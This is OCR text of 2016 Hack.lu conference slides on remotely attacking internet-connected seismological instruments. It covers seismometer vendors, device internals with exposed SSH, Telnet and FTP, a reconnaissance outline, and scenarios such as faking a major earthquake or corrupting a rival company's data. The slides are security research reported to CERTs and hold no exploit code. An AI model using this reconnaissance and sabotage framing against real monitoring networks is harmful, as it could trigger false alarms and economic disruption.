18-20 OCTOBER 2016

NOTHING IS BEYOND
A GOOD HACK

HACK.LU

# How to remotely exploit and attack seismological networks

# Disclaimer

- All vulnerabilities have been reported to U.S CERT and EU-CERT


- We are not responsible of the actions that someone can take after attend this talk

jamesjara

# Outline

- Motivation/Background
- Introduction to Seismology space
- Impact

DEMO



ATTACK & PENETRATION

| DISCOVERY | SERVICE ENUMERATION | APPLICATION LAYER TESTING | EXPLOIT | POST EXPLOITATION |
|---|---|---|---|---|
| • ANALYSIS<br>• FOOTPRINT<br>• IDENTIFY | • PING<br>• MAP<br>• COLLECT | • MANUAL<br>• DEPTH<br>• BLIND | • ATTACK<br>• PENETRATE<br>• COMPROMISE | • PERSISTENCE<br>• SEARCH<br>• EXFILTRATE |

Bertin Bervis
NetDB Co-founder
@bertinjoseb

James Jara
NetDB Co-founder
@jamesjara

netdb
Iot Search Engine

seen at DEFCON

seen at IoT VILLAGE

seen at blackhat

8.8 COMPUTER SECURITY CONFERENCE

seen at DragonJAR.org

seen at EKOPARTY

jamesjara


# We are from San Jose Costa Rica

San Salvador
Tegucigalpa
Managua
San Jose
Panama
11°20'
8°00'
-87°40'
-84°20'
-81°00'
maphill
© 2011 Maphill

# Motivation, Why we are interested in seismological networks?

- An average attacker is not interested for this targets
- Cool scenario: ¨extreme environment¨
- Could lead to a financial sabotage to a specific company/country

# Seismic and volcanic activity in many developing countries



# Basic Seismology

The main purpose of a seismic network is to:


- Record earthquakes with seismic stations
- Find the location of the earthquake
- Calculate the magnitude of the earthquake
- Process and store the data for further scientific analysis

# Seismometers

**Seismometers** are instruments that measure motion of the ground, including those of seismic waves generated by earthquakes, volcanic eruptions, and other seismic sources. Records of seismic waves allow seismologists to map the interior of the Earth, and locate and measure the size of these different sources.

Wikipedia

Common aplications:
-Earthquake detection
-Geophysics, geothermal development
-Structural analysis
-Mine safety
-Fracking / Drilling



Drilling System Reliability


Deepwater Angola –
World's Most Complex BHA

15

Schlumberger

jamesjara

This increased understanding can lead to improved oil and gas recovery.



PGS
About Us Contact Us Investor Relations Responsibility Careers Media & Events Publications
Search for ...
DATA LIBRARY THE FLEET MARINE ACQUISITION IMAGING RESERVOIR
Home > Marine Acquisition > Services > Permanent Reservoir Monitoring
Contact a PGS Expert
TECHNOLOGY EXAMPLES RELATED CONTENT

# Permanent Reservoir Monitoring

Permanent monitoring solutions detect subtle reservoir changes, enabling asset teams to better understand the dynamic behavior of their reservoir. This increased understanding can lead to improved oil and gas recovery.

Installing seismic sensors permanently on the seafloor maximizes seismic signal recovery from reservoir zones, allowing much smaller production-related changes to be detected over shorter repeat intervals than can be achieved with time-lapse towed streamer surveys.


PGS OptoSeis® uses sensors that have been optimized for permanent installation, with recording technology that provides superior dynamic range and the broadest seismic bandwidth.

Utilizing optical fiber technology, PGS OptoSeis has no in-sea electrical components, making the system more reliable, safer and easier to deploy.

# Seismic Sensors

Broad band sensor
$15000

Accelerometer, $3000




Geophone, $ 100

# Vendors found


Nanometrics INC.
SEISMOLOGICAL INSTRUMENTS
The world leader in seismological instruments & networks

# Internals

- Linux based OS
- Remote management
- SSH TELNET FTP
- Web Server
- GPS Ocean bottom
- Battery/Solar panels



# What is a Taurus?



Broadband Seismometer
(Trillium 240)

Portable Digital Seismograph
(Taurus)


Geophone
(Mark L-4)

Data Acquisition Server
(NAQS)

Data Analysis


# Earth Deployment

# Ocean Bottom Deployment




Seismometers capture transient phenomenon. If an instrument malfunctions, whether it’s at the bottom of the ocean or atop a polar ice cap, that data is lost forever. “You need to be absolutely sure the sensor will perform perfectly every time,” says Jeff Potter, director of marketing at Nanometrics. “Seismometers also need to be small and consume very little power when they level themselves, and that’s where MICROMO has helped.”
The leveling mechanism integrates the following devices:
The AM1020-V-6-65, a in a 10-mm-diameter, two- phase stepper motor that provides a peak torque of 1.6 mNm. With 20 steps per revolution, and PRECIstep technology, the motor offers reliable, accurate motion, even in harsh environments.
A 10/1 planetary gearbox provides a 256:1 reduction ratio in a 10-mm-diameter package.

# Seismic Topology



# FDSN is a global organization supporting seismology research



## FDSN Publications

The FDSN is responsible for the creation and maintenance of two publications:

### FDSN Station Book

The FDSN Station Book contains information about stations from all networks that contribute data (or intend to contribute data) through the FDSN.

### SEED Reference Manual

Standard for the Exchange of Earthquake Data (SEED) Manual
Version 2.4 (PDF)
Updated August, 2012

## Additional Publications

### FDSN Station Map and Listings

# IMPACT

We discovered that these instruments/devices are connected to the Internet

**but they lack proper security policies**

What if a fake earthquake magnitude 8 on the Richter scale "Were shaking" the city of Madrid? Probably, even being a hoax, the economy would suffer a collapse and some companies would have serious problems due to the uncertainty.

What if a company modifies the sensors of other company in order to generate wrong results.

...

GAS & OIL INDUSTRY

# What if Data Acquisition Servers contains corrupted data? Predictions will fail?

## Scientists jailed for manslaughter because they did not predict deadly earthquake in Italy which killed 309 people have been cleared

- Town of L'Aquila was struck by quake, which measured 6.3 on Richter Scale
- Hundreds were killed and thousands were left homeless in 2009 disaster
- Scientists visited town days before but concluded there was little risk
- They were sentenced to six years each in prison following 2012 trial
- Some of the Italy's most respected seismologists were among those jailed

Disclaimer: we are not suggesting relation between the newspaper note and title

TOO MUCH TALK!!!

ROOT..
ROOT@ROOT

DEMO TIME

# ATTACK &

# PENETRATION

# ATTACK & PENETRATION

## DISCOVERY

- Footprinting, How we discovered this device? NETDB.IO
- Fingerprinting
- Getting the FIRMWARE
- Reading the papers

How we discovered this devices?

